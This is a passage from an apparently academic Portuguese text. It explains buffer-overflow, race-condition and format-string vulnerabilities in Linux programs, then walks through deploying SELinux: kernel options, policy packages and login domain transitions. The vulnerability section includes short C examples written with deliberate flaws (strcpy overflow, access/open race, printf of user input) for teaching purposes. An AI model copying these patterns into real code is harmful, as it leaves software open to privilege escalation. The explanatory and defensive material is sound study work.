Desse modo, a violação de um sistema de computador e a realização de ações ou acessos não autorizados a um ou vários componentes relacionados ao sistema é denominado de exploração da ***vulnerabilidade*** ou da ***falha*** de segurança. E a pessoa que tenta explorar a vulnerabilidade é denominada de ***atacante*** (Bishop, 2003).

O *Computer Emergency Response Team Coordination Center* (CERT/CC) é um centro que registra e divulga várias vulnerabilidades decorrentes de falhas descobertas em *softwares*. Um atacante pode explorar essas vulnerabilidades e

encontrar “brechas” que, de alguma forma, permitam-lhe danificar e/ou acessar um sistema.

Neste capítulo examinaremos algumas vulnerabilidades que podem estar vinculadas a programas que executam sob o sistema operacional GNU/Linux, como `sendmail`, `apache` e outros, e que dêem condições a um atacante de acessar local ou remotamente um sistema e/ou executar um código arbitrário, com o objetivo de conseguir um *shell* que esteja, preferencialmente, vinculado a um usuário com `UID=0` (`root`).

5.2. Estouro de *buffer*

Uma das vulnerabilidades mais divulgadas pelo CERT/CC está relacionada a estouro de *buffer*. Este tipo de falha surge simplesmente pelo fato de grande parte dos programadores não utilizar princípios de segurança no desenvolvimento de softwares (AlephOne[6], 1996; Donaldson, 2002; Garfinkel, Spafford & Schwartz, 2003; Pelletier, 2002). Funções específicas da linguagem C, como `strcpy()`, `strcat()`, `gets()`, `sprintf()` (McClure, Scambray & Kurtz, 2003; AlephOne, 1996; Garfinkel, Spafford & Schwartz, 2003), são típicas para potencialização de estouro de *buffers*, porque essas funções não efetuam uma checagem de capacidade de armazenamento de uma variável.

Um estouro de *buffer* é o resultado do armazenamento de uma quantidade de dados em um *buffer* maior do que sua capacidade pode suportar (AlephOne, 1996; Wheeler, 2003). O princípio da exploração deste tipo de vulnerabilidade é estourar o *buffer* de uma variável em uma função que está sendo executada, e conseqüentemente, sobrescrever parte da pilha da memória com um código malicioso e redirecionar o endereço de retorno da função para a área de memória em que se encontra este código malicioso. Por conseqüência, o código malicioso será executado e as ações nele definidas são repassadas ao atacante. O propósito dos ataques de estouro de *buffer* é executar código arbitrário com as credenciais do programa atacado e, se o programa estiver executando com `UID` do `root` o atacante pode obter um *shell* de `root` (Pereira & Geus, 2000).

Em sistemas Unix e Linux, geralmente, um programa pode assumir uma outra

[6] Codinome de Alfred Huger.

identidade (UID) quando está em processo de execução. Por exemplo, o utilitário ou programa passwd, cujo proprietário é o usuário root, pode ser executado por um usuário comum para alterar sua senha. Como o usuário comum não tem permissão para alterar diretamente o arquivo /etc/passwd, o programa passwd, durante a fase de execução, assume a identidade do usuário root, isto porque, um processo quando executa um programa SUID assume a identidade do usuário que é o proprietário do programa. Um programa que altera a sua identidade (UID) é denominado um programa SUID (*set user identification*) (Garfinkel, Spafford & Schwartz, 2003). Para que um utilitário ou programa seja considerado SUID ou SGID (*set group identification*) o *bit* correspondente, nos atributos de permissões de arquivos, deve ser estabelecido.

Exemplo de um pequeno trecho de código adaptado de AlephOne (1996), em linguagem C, em que ocorre um estouro de *buffer* é apresentado na Figura 5.1.

```
void function(char *str) {
  char espaco[16];
  strcpy(espaco,str); }

void main() {
  char grande_string[256];
  int i;
  for(i = 0; i < 255; i++)
      grande_string[i] = 'A';
  function(grande_string); }
```

Figura 5.1 – Exemplo de um código de programa, em linguagem C, que apresenta uma vulnerabilidade do tipo estouro de buffer.

Neste trecho de código pode-se verificar que a variável espaco tem uma capacidade de armazenamento de 16 caracteres e a variável grande_string tem uma capacidade de 256 caracteres. A função strcpy()[7] copia o conteúdo da variável grande_string para a variável espaco. Como a área de memória alocada para a variável espaço é menor que a área da grande_string, todos os

[7] Como visto anteriormente, a função strcpy() não confere a capacidade de armazenamento da variável destino.

endereços na pilha, inclusive o endereço de retorno, serão preenchidos com o conteúdo da variável `grande_string`, a qual poderá conter um código malicioso que, se executado, poderia permitir alterar o fluxo de execução do programa.

Quando um ataque de estouro de *buffer* é realizado, um pequeno trecho de código de programa, para obter um *shell* por exemplo, escrito em código de máquina é enviado como parte da *string* (`grande_string` no exemplo acima) utilizada para gerar o estouro de *buffer*. Este código de máquina depende da arquitetura do computador e do sistema operacional (Patterson & Hennessy, 1998).

5.3. Condições de disputa

Uma situação em que vários processos acessam e manipulam um mesmo dado simultaneamente e o resultado da execução depende de uma seqüência particular em que o acesso ocorre é denominada de condição de disputa (*race condition*) (Silberschatz & Galvin, 1999).

Garfinkel, Spafford & Schwartz (2003) mencionam que uma vulnerabilidade de condição de disputa pode ocorrer de duas formas:

- **Condição de *deadlock***: em ambientes multitarefa, Linux por exemplo, um programador deve estar ciente que vários processos podem ser executados simultaneamente e conseqüentemente originar conflitos. Assim, há uma condição de *deadlock* quando um primeiro processo quer acessar um recurso que está bloqueado por um segundo processo e este, por sua vez, quer acessar o recurso que está bloqueado pelo primeiro - esta situação persistirá até que um processo libere o recurso, o que não acontecerá.
- **Condição de seqüência**: neste caso, o programador deve estar ciente que um processo não executa atomicamente. Um processo pode ser interrompido entre quaisquer duas instruções e permitir que um outro processo interfira na seqüência de execução.

O seguinte exemplo, apresentado na Figura 5.2, de um trecho de programa, utiliza duas funções que podem originar esse tipo de vulnerabilidade.

```
if (access(nome_arquivo, W_OK) == 0) {
    if ((fd = open(nome_arquivo, O_WRONLY)) == NULL) {
        perror(nome_arquivo);
        return(0);
    }
}
```

Figura 5.2 – Exemplo de um código de programa, em linguagem C, que apresenta uma vulnerabilidade do tipo condição de disputa (adaptado de Bishop (1995)).

Se o trecho acima pertence a um processo que roda `SUID root`, ele não pode simplesmente abrir um arquivo sem antes verificar se o usuário real do processo tem permissão para abri-lo, isto porque, como usuário `root` não haveria problemas na abertura do arquivo. Este procedimento de checagem para o usuário real do processo é feito através da chamada de função `access()`[8]. Portanto, entre a chamada de função `access()` e a função `open()` ocorre uma condição de disputa que pode ser explorada. Por exemplo: um atacante pode substituir o nome do arquivo na chamada de função `open()`, por um nome de arquivo em que o usuário real não tenha acesso, mas o usuário `root` sim. Deste modo, a chamada de função `access()` será efetuada sobre um determinado arquivo, ao passo que, a chamada de função `open()` será realizada sobre outro arquivo.

5.4. *String* de formatação

Assim como a vulnerabilidade de estouro de *buffer*, a de *string* de formatação está relacionada à falta de critérios de segurança na programação. Um atacante pode explorar este tipo de vulnerabilidade através da execução de códigos arbitrários e, se o processo é executado com `UID` de `root`, obter acesso com privilégios de superusuário.

O princípio utilizado para a vulnerabilidade de *string* de formatação é o mesmo usado para a vulnerabilidade de estouro de *buffer*, ou seja, sobrepor os dados armazenados no endereço de retorno da pilha na memória com algum código de

[8] A função `access()` baseia seus testes de acesso no `UID` e `GID` do usuário real, isto é, aquele que executa o processo (Stevens, 1992).

programa e executá-lo quando a função alcançar o endereço de retorno. Este tipo de vulnerabilidade pode ocorrer quando não se emprega de forma correta as funções da família `printf()` (`printf()`, `sprint()`, `fprint()` entre outras), as quais enviam dados formatados para algum dispositivo ou outro destino, por exemplo: tela ou dispositivo padrão de saída (`stdout`). Um conjunto de diretivas (`%s`, `%d`, `%x`, `%i`, `%c` entre outras) pode ser definido para cada argumento na formatação da saída dos dados.

McClure, Scambray & Kurtz (2003), citam dois problemas de segurança que podem surgir quando uma função da família `printf()` é utilizada incorretamente. Um dos problemas citados surge quando a quantidade de diretivas não combina com a quantidade de argumentos. Como esses argumentos são armazenados na pilha da memória e há um excesso de diretivas, qualquer dado subsequente armazenado na pilha poderá ser usado como argumento.

O segundo problema ocorre quando um dado fornecido pelo usuário é utilizado como a própria *string* de formato. Neste caso, um atacante poderia fornecer como dado uma diretiva apropriada e obter um espelho dos dados armazenados na pilha. O seguinte exemplo, apresentado na Figura 5.3, ilustra esta prática de programação.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
  char buf[2048] = { 0 };
  strncpy(buf, argv[1], sizeof(buf) - 1);
  printf(buf);
  return(0);
}
```

Figura 5.3 – Exemplo de um código de programa, em linguagem C, que apresenta uma vulnerabilidade do tipo string de formatação.

Neste exemplo, um dado que é fornecido por um usuário é utilizado como saída sem nenhum tipo de formatação, no caso `printf(buf)`. Isto possibilita a um

atacante ler os dados armazenados na pilha da memória simplesmente fornecendo as diretivas apropriadas. E será mais danoso se um atacante tiver a capacidade de alterar os dados armazenados no endereço de retorno da pilha, fazendo com que a função redirecione o fluxo de execução para um segmento de código malicioso que pode ser fornecido dentro da *string* de formatação.

6 IMPLANTAÇÃO DO SELINUX

Neste capítulo, serão apontadas e discutidas as opções que deverão ser habilitadas no *kernel*, antes do processo de recompilação, para poder atender aos requisitos do SELinux.

Serão apresentados, também, os principais pacotes e utilitários do SELinux, alguns pacotes e utilitários do GNU/Linux que sofreram modificações para atender as necessidades do SELinux e os processos de compilação e execução das políticas de segurança que o SELinux irá utilizar para prover os critérios de segurança do sistema.

6.1. Introdução

O processo de implantação do SELinux será descrito em três etapas. Na primeira etapa, será elucidado o processo de configuração do *kernel* do sistema operacional GNU/Linux, para que o mesmo aceite os módulos e políticas adotadas pelo SELinux. A versão do *kernel* adotada para este trabalho foi a `2.6.0-test6`, visto que, a partir da versão `2.6.0-test3`, o módulo do SELinux vem incorporado ao *kernel*. A opção pela série 2.6[9] se deve ao fato de esta ser a nova versão de *kernel* que será distribuída oficialmente para a comunidade GNU/Linux. A segunda etapa, descreve os pacotes principais, necessários para que o SELinux possa funcionar adequadamente. E, uma terceira etapa, na qual serão descritos: o processo de inicialização do sistema operacional com o módulo do SELinux habilitado no *kernel*, o motivo de se realizar o carregamento das políticas de segurança antes da execução do processo `init`, os procedimentos de ativação e desatição do SELinux e os modos ***permissive*** (permissivo) e ***enforce*** (de imposição) do SELinux.

[9]As numerações das versões do kernel do GNU/Linux dizem bastante sobre o próprio *kernel*. Por exemplo, na versão 2.6.0-test6 temos: **2** – o número do *release* principal; **6** – o número do *release* secundário; **0** – o número da atualização corrente (*patch level*) e **-test6** o *release* de desenvolvimento não oficial (Corbet, 2003).

Como discutido no capítulo 4, o objetivo principal do SELinux é estabelecer um mecanismo de controle de acesso mais confiável e robusto (MAC), baseado em políticas de segurança previamente definidas pelo administrador de sistema e que o módulo do SELinux, incorporado ao *kernel,* interpretará para determinar os níveis de controle de acesso estipulados para o sistema.

6.2. Configuração do *kernel* para utilizar os recursos do SELinux

Para que o módulo do SELinux possa ser executado adequadamente em uma distribuição Linux, algumas opções no *kernel* deverão ser ajustadas, antes da recompilação do mesmo.

6.2.1. Suporte para o *initial RAM disk (*opcional*)*

Caso não utilize a versão modificada do pacote `sysvinit` (examinado porteriormente), que carrega as políticas de segurança, o suporte ao recurso *initial RAM disk* (`initrd`) se faz necessário para montar uma imagem do *kernel* na memória de acesso aleatório (*random access memory* (RAM)). Esta imagem é necessária para estabelecer a execução das políticas do SELinux, antes da execução do processo `init`. Se tais políticas forem executadas após a execução do processo `init`, alguns arquivos de sistema serão executados sob o domínio `kernel_t` e não sob os seus respectivos domínios. Assim, além de uma inconsistência de domínios durante o processo de inicialização do sistema, o SELinux não reconhecerá os contextos padrões definidos para os usuários e consequentemente não permitirá que seja efetuada uma autenticação (`login`) no sistema.

A Tabela 6.1, apresenta as três chaves, sob a opção ***Block devices***, necessárias para habilitar o suporte ao recurso *initial RAM disk*.

Tabela 6.1 – Chaves para prover suporte para o initial RAM disk no kernel.

<*> RAM disk support
(4096) Default RAM disk size
[*] Initial RAM disk (initrd) support

6.2.2. Suporte estendido aos sistemas de arquivos *ext2* e *ext3*

O SELinux utiliza os recursos estendidos dos sistemas de arquivos *ext2* e *ext3* para estabelecer mecanismos de controle de acesso para os objetos no sistema de arquivos, ou seja, estes recursos estendidos são utilizados para armazenar os contextos de segurança relacionados aos objetos no sistema. Desta forma, o SELinux define sua própria lista de controle de acesso, baseada em contextos de segurança, não utilizando outras listas de controle de acesso, por exemplo, a *POSIX Access Control List* (ACL), sendo, portanto, opcional prover suporte a ACL.

A Tabela 6.2 apresenta as chaves, sob a opção ***File Systems***, necessárias para prover suporte aos atributos estendidos dos sistemas de arquivo *ext2* e *ext3*.

Caso seja utilizada a opção para carregar as políticas de segurança através do `initrd`, o tipo de sistema de arquivo usado na montagem do `initrd` deve ser escolhido neste momento. Este tipo de sistema de arquivo, a ser escolhido, deve ser o que melhor atenda aos requisitos estipulados para o `initrd`. Alguns exemplos de sistemas de arquivos para este propósito são: *romfs*, *ext2*, *minix*, *cramfs* entre outros.

Tabela 6.2 – Chaves para prover suporte aos atributos estendidos dos sistemas de arquivos ext2 e ext3.

```
<*> Second extended fs support
[*]   Ext2 extended attributes
[ ]     Ext2 POSIX Access Control Lists
[*]     Ext2 Security Labels
<*> Ext3 journalling file system support
[*]   Ext3 extended attributes
[ ]     Ext3 POSIX Access Control Lists
[*]     Ext3 Security Labels
```

6.2.3. Suporte estendido ao sistema de arquivo *devpts*

O *devpts,* um sistema de arquivo virtual, é usado para estabelecer uma interface com os dispositivos de pseudos-terminais (*pty*), tipicamente montados como `/dev/pts`.

Os dispositivos de pseudos-terminais são utilizados para implementar emulação de terminal, por exemplo *xterm*, e por programas que realizam conexões

remotas, como `sshd` e `rlogin`.

Sob a opção ***File system*** selecionar a opção ***Pseudo filesystems*** e habilitar as chaves apresentadas na Tabela 6.3.

Tabela 6.3 – Chaves que habilitam suporte ao sistema de arquivo devpts

[*] /dev/pts file system for Unix98 PTYs
[*] /dev/pts Extended Attributes
[*] /dev/pts Security Labels

6.2.4. Suporte ao SELinux

E, finalmente, é neste ponto que realmente se habilita o suporte ao sistema SELinux. As diversas chaves estão diretamente relacionadas ao SELinux ou são adotadas pelo mesmo com o objetivo de "fazer uso" e aperfeiçoar estes mecanismos. Estas chaves situam-se sob a opção ***Security Options*** e são apresentadas na Tabela 6.4.

Tabela 6.4 – Chaves para habilitar suporte ao SELinux

[*] Enable different security models
[*] Socket and Networking Security Hooks
<M> Default Linux Capabilities
[*] NSA SELinux Support
[*] NSA SELinux boot parameter
[*] NSA SELinux Development Support

Socket and Networking Security Hooks: é utilizado pelo SELinux para implementar funções para estabelecer mecanismos para controlar o acesso e as operações aos *sockets* e dispositivos de rede, como: protocolocos, portas, interfaces de rede entre outros.

Default Linux Capabilities: O SELinux utiliza o controle de acesso baseado em potencialidades (*capabilities*), implementado a partir do *kernel* versão 2.4, para restringir o acesso a determinadas operações realizadas no sistema - por exemplo, alterar o `UID` de um usuário.

NSA SELinux boot parameter: permite que o SELinux seja desativado durante o processo de inicialização. Desta forma, o *kernel* do Linux tem as funcionalidades do SELinux habilitadas, mas as mesmas podem ser desativadas passando para o *kernel* o parâmetro "`selinux=0`".

NSA SELinux Development Support: esta opção permite que o SELinux seja comutado entre os modos **permissivo** e de **imposição**. Com esta opção habilitada, o SELinux inicializa em modo **permissivo**, o qual poderá ser alterado para o modo de **imposição** através do parâmetro `enforcing=1` fornecido para o *kernel* durante o processo de inicialização ou através do modo interativo na linha de comandos – `echo 1 > /selinux/enforce`. No modo **permissivo** as funcionalidades do SELinux estão habilitadas e ativas, entretanto, estas funcionalidades não são consideradas para determinar os níveis de controle de acesso, ou seja, o controle de acesso está sendo realizado da forma padrão em um sistema Linux e, somente quando comutado para o modo de **imposição**, o controle de acesso do SELinux será efetivamente realizado.

6.3. Principais pacotes para prover as funcionalidades do SELinux

Para que as funcionalidades do SELinux, habilitadas no *kernel*, possam surtir efeito, vários pacotes devem ser instalados no sistema operacional GNU/Linux.

A abordagem destes pacotes será dividida em pacotes específicos do SELinux[10] e em pacotes comuns do Linux que sofreram modificações para atender os requisitos do SELinux. Nesta abordagem, não serão contemplados todos os pacotes, e sim os principais, por não considerar relevante para o propósito do trabalho e também pelo fato do SELinux estar em processo de desenvolvimento, o que ocasiona muitas mudanças.

[10] Neste trabalho estão sendo usados os pacotes adaptados por Colin Walters (*http://selinux.lemuria.org/walters*) para a distribuição ***GNU/Linux Debian testing/unstable***.

6.3.1. Pacotes específicos do SELinux

6.3.1.1. `libselinux`

É uma biblioteca compartilhada que provê uma interface com as aplicações para regular os contextos de segurança que são aplicados a processos e arquivos e invocar as políticas de segurança.

6.3.1.2. `checkpolicy`

É o programa que compila as políticas de segurança. Este utilitário gera uma representação binária para as políticas a partir das políticas fontes. O servidor de segurança, implementado no *kernel*, interpreta as políticas mediante essa representação binária.

6.3.1.3. `policycoreutils`

Contém os utilitários, descritos na Tabela 6.5, necessários para a operação básica do SELinux.

Tabela 6.5 – Principais utilitários para a operação básica do SELinux.

`load_policy`	Utilitário usado para carregar o arquivo de políticas, em representação binária, gerado pelo utilitário `checkpolicy`.
`setfiles`	Utilitário usado para estabelecer os contextos de segurança para todos os objetos no sistema de arquivos.
`newrole`	Uma mudança de papel somente pode ser realizada perante uma nova autenticação, que pode ser feita por meio de um processo de `login` ou com o utilitário `newrole`. Este utilitário é semelhante ao utilitário `su` de uma distribuição Linux padrão.
`run_init`	Executa os *scripts* de inicialização do sistema em seus contextos apropriados. Requer que o programa `expect` esteja instalado.

6.3.1.4. `selinux-policy-default`

Este pacote provê um conjunto padrão de políticas de segurança para o SELinux, podendo variar em decorrência das diversas distribuições Linux existentes e

das necessidades do administrador de sistemas. Este pacote é opcional, visto que, o conjunto de políticas é flexível e, por isso, cada administrador do SELinux pode definir suas próprias políticas. Entretanto, é mais "prudente" realizar uma adaptação das políticas para o sistema tomando-se por base este pacote, do que construir todo o conjunto de políticas.

Em uma distribuição *GNU/Linux Debian*[11], este pacote é instalado no diretório `/etc/selinux`. Este diretório conterá todos os arquivos necessários para gerar as políticas de segurança para o sistema. A maioria destes arquivos de políticas seguem as declarações definidas para os modelos TE e RBAC.

A Tabela 6.6 apresenta os principais arquivos de configuração das políticas de segurança e uma descrição resumida sobre suas finalidades.

Tabela 6.6 – Principais arquivos de configuração de políticas e suas definições.

Arquivos	**Descrição**
`macros/*.te`	Define um conjunto de macros que pode ser atribuído para procedimentos comuns adotados para as políticas, classes e permissões.[12]
`attrib.te`	Determina um conjunto de atributos que são utilizados para identificar tipos com propriedades similares. Normalmente utilizados para declarações de afirmações especificadas nos arquivos `assert.te` e `constraints.te`.
`domains/*.te`	Define os domínios para administradores, usuários e diversos programas instalados ou não no sistema.
`types/*.te`	Define um conjunto de tipos gerais.
`assert.te`	Especifica políticas básicas que não devem ser violadas pelas demais políticas TE.
`flask/*`	Institui os identificadores de segurança (SID) iniciais para processos relacionados ao sistema, as classes de segurança e as permissões relacionadas às classes de segurança.
`file_contexts/*`	Estipula os contextos de segurança para os objetos (arquivos e diretórios) no sistema.
`net_contexts`	Especifica os contextos de segurança para as entidades de rede: portas, interfaces e *hosts*.

[11] Para este trabalho está sendo utilizado uma distribuição ***GNU/Linux Debian testing/unstable***, pelo fato que muitos pacotes foram adaptados para utilizar o *kernel* versão `2.6.0`.
[12] Como mencionado, as macros são interpretadas e expandidas com o `m4` *GNU macro processor*.

Arquivos	Descrição
`rbac`	Estabelece as regras relacionadas aos papéis. A maioria dessas regras foram definidas nos arquivos de configuração TE, encontrados nos diretórios `domains` e `types`.
`users`	Define os usuários reconhecidos pelas políticas de segurança do sistema e os papéis atribuídos a cada usuário.
`fs_use`	Estipula o modo como um sistema de arquivos deve ser rotulado, baseado no tipo do mesmo, por exemplo, *ext2*, *ext3*, etc.
`genfs_contexts`	Rotula sistemas de arquivos que não suportam *extended attributes* (*xattr*), como *vfat*, *iso9660*, etc.

6.3.2. Pacotes comuns do Linux que sofreram modificações

6.3.2.1. `sysvinit`

O processo `init` é o primeiro processo a ser executado por qualquer sistema Unix e suas derivações, durante a fase de inicialização. Podemos considerar o processo `init` como o "pai" de todos os processos, pois, os demais processos essenciais para o sistema, por exemplo, o processo de serviços de mensagens do sistema `syslogd` ou o processo `getty` que prepara uma tela de *login* em um terminal virtual, são executados e monitorados pelo processo `init`.

Para que os contextos de segurança possam ser estabelecidos adequadamente para cada processo durante a fase de inicialização do sistema, uma alteração foi realizada no programa `init`. Esta alteração faz com que as políticas de segurança sejam carregadas ou habilitadas antes da inicialização dos processos. Assim, os processos são inicializados em seus respectivos domínios, conforme pode ser conferido através da execução do comando `ps -ax --context`[13], demonstrado na Figura 6.1.

[13] O comando `ps` pertence ao pacote `procps`, descrito posteriormente.

```
# ps -ax --context
  PID CONTEXT                          COMMAND
    1 system_u:system_r:init_t         init [2]
    2 system_u:system_r:kernel_t       [ksoftirqd/0]
    3 system_u:system_r:kernel_t       [events/0]
    4 system_u:system_r:kernel_t       [kblockd/0]
    5 system_u:system_r:kernel_t       [pdflush]
    6 system_u:system_r:kernel_t       [pdflush]
    7 system_u:system_r:kernel_t       [kswapd0]
   10 system_u:system_r:kernel_t       [kjournald]
  212 system_u:system_r:syslogd_t      /sbin/syslogd
  215 system_u:system_r:klogd_t        /sbin/klogd
  330 system_u:system_r:sshd_t         /usr/sbin/sshd
  348 system_u:system_r:atd_t          /usr/sbin/atd
  356 system_u:system_r:getty_t        /sbin/getty 38400 tty2
  357 system_u:system_r:getty_t        /sbin/getty 38400 tty3
```

Figura 6.1 – Exibição dos processos do sistema e seus respectivos domínios.

Outro procedimento que pode ser realizado para estabelecer corretamente os contextos de segurança para os processos, é carregar as políticas de segurança através do *initial RAM disk* (`initrd`), o qual também é inicializado antes do processo `init`.[14]

A Figura 6.2 mostra o trecho de código de programa que foi acrescentado ao programa `init`. As principais mudanças ocorridas são apresentadas nas duas linhas em destaque. A primeira linha em destaque, designa como ponto de montagem para o sistema de arquivos *selinuxfs* o diretório `/selinux`. A segunda linha, carrega o arquivo binário de políticas de segurança que foi gerado anteriormente pelo utilitário `checkpolicy`.

```
#ifdef WITH_SELINUX
   if(!access("/selinux/enforce", R_OK))
      goto finished;
   if(system("mount -n none /selinux -t selinuxfs")) {
      char buf[64];
      if(system("mount -n none /proc -t proc")) {
         fprintf(stderr, "Can't mount /selinux or /
         proc\n");
         goto finished; }
```

[14] Após a modificação realizada no utilitário `init`, este procedimento está sendo considerado obsoleto. Entretanto, é uma opção a ser considerada.

```
        fp = fopen("/proc/filesystems", "r");
        if(!fp) {
           fprintf(stderr,       "Can't       open       /
           proc/filesystems");
           goto err; }
        while(fgets(buf, sizeof(buf), fp)) {
        if(strstr(buf, "selinuxfs")) {
           fprintf(stderr, "SE Linux is enabled but can't
           mount /selinux");
           goto err; } }
        fclose(fp); /* non-SE kernel */
        goto finished; }
     if(system("/sbin/load_policy                          /
     etc/security/selinux/policy.15")) {
          fprintf(stderr, "Can't load policy");
          goto err; }
     execv("/sbin/init", argv);
     fprintf(stderr, "Can't re-exec init to get right
     context.\n");
err:
     sleep(60);
     init_reboot(BMAGIC_HALT);
finished:
#endif
```

Figura 6.2 – Trecho de código de programa acrescentado ao programa `init`, para carregar as políticas de segurança.

6.3.2.2. coreutils

Este pacote contém vários utilitários responsáveis pela operação básica do sistema operacional GNU/Linux, como `ls`, `chmod`, `chown`, `cat`, `id` entre outros. Algumas alterações foram efetivadas nestes utilitários para suportar os requisitos de contexto de segurança definidos para o SELinux. Como exemplo, os utilitários `ls` e `id` sofreram modificações para atender aos quesitos de exibição dos atributos de contextos de segurança. Dois novos utilitários foram incluídos: `runcon` – executa um programa em um determinado contexto de segurança e `chcon` – altera o contexto de segurança de um determinado objeto.

6.3.2.3. login

É um processo muito importante em qualquer sistema operacional, visto que, é o utilitário `login` que estabelece o processo de autenticação de um usuário em um

sistema. Desta forma, uma modificação foi efetuada para permitir que durante o processo de autenticação seja realizada uma verificação das políticas de segurança para determinar os contextos de segurança que estão definidos para o usuário.

Basicamente, o processo de autenticação (`login`) em um sistema Linux é iniciado tomando-se por base uma abertura de porta `tty` que é realizada pelo utilitário `getty`, o qual apresenta uma tela para a entrada de um nome de usuário e sua respectiva senha para autenticação.

Com o SELinux implementado, as operações realizadas pelo utilitário `getty` são limitadas pelas políticas definidas para o domínio `getty_t`. A partir da entrada de um nome e senha de usuário – e a autenticação devida - uma transição de contexto de segurança é realizada para estipular que as operações realizadas pelo processo *login*, por exemplo, acessar o arquivo `/etc/shadow`, estejam confinadas em seus respectivos domínios, `local_login_t`, por exemplo. Após o processo *login* realizar todas as operações pertinentes, uma nova transição de contexto, para o domínio do usuário, é realizada, a fim de que o processo *bash* execute as operações confinado no domínio do usuário que está efetuando o processo de *login*.

Nota-se na Figura 6.3 que o processo *login* inicia no domínio `getty_t` e, a partir da entrada de um nome de usuário e sua senha, uma política de segurança (`type_transition getty_t login_exec_t:process local_login_t`) autoriza que seja realizada uma transição para o domínio `local_login_t`, somente para o utilitário `login`, o qual é rotulado com o tipo `login_exec_t`.

Na definição do domínio `local_login_t` é especificado o atributo `auth` - (`type local_login_t, domain, auth, ...`) - e uma política de segurança determina que os domínios definidos com este atributo têm permissão de acesso ao domínio `shadow_t`, que confere os níveis de acesso ao arquivo de senhas `shadow`. Após o término das operações realizadas pelo processo *login*, uma nova transição de contexto é autorizada pela política de segurança (`allow local_login_t userdomain:process transition`), para o contexto de segurança do usuário e, a partir deste momento, uma nova política de segurança (`allow userdomain shell_exec_t:file { read getattr lock execute ioctl };`) especifica as operações que podem ser realizadas pelo

processo *bash*.



Figura 6.3 - Processo de autenticação em um sistema SELinux.

Comparativo entre um processo de `login` no sistema Linux padrão e no sistema SELinux

O processo de autenticação (`login`) em uma distribuição Linux padrão, a identidade do usuário (`UID`) está definida como 0 (zero), ou seja, `root`, concedendo assim, privilégios de "superusuário" durante o processo de autenticação. Não há, portanto, nenhuma limitação de acesso e a ocorrência de uma falha no utilitário `login` (este utilitário é `setuid root`) pode conceder ao usuário real do sistema privilégios de "superusuário". A Figura 6.4 mostra como é realizado o processo de *login* em um sistema Linux padrão.



Figura 6.4 - Processo de `login` em um sistema Linux padrão.

Em contrapartida, o processo de autenticação em um sistema SELinux está baseado em políticas de segurança que são estipuladas pelo administrador de sistema e determinam as permissões que são concedidas a um objeto. Como descrito anteriormente, o processo de *login* é executado dentro dos privilégios estipulados pelo domínio `local_login_t` e, desta forma, mesmo o usuário `root` pode ter os privilégios restringidos pelas políticas de segurança. A Figura 6.5 mostra como é realizado este processo.

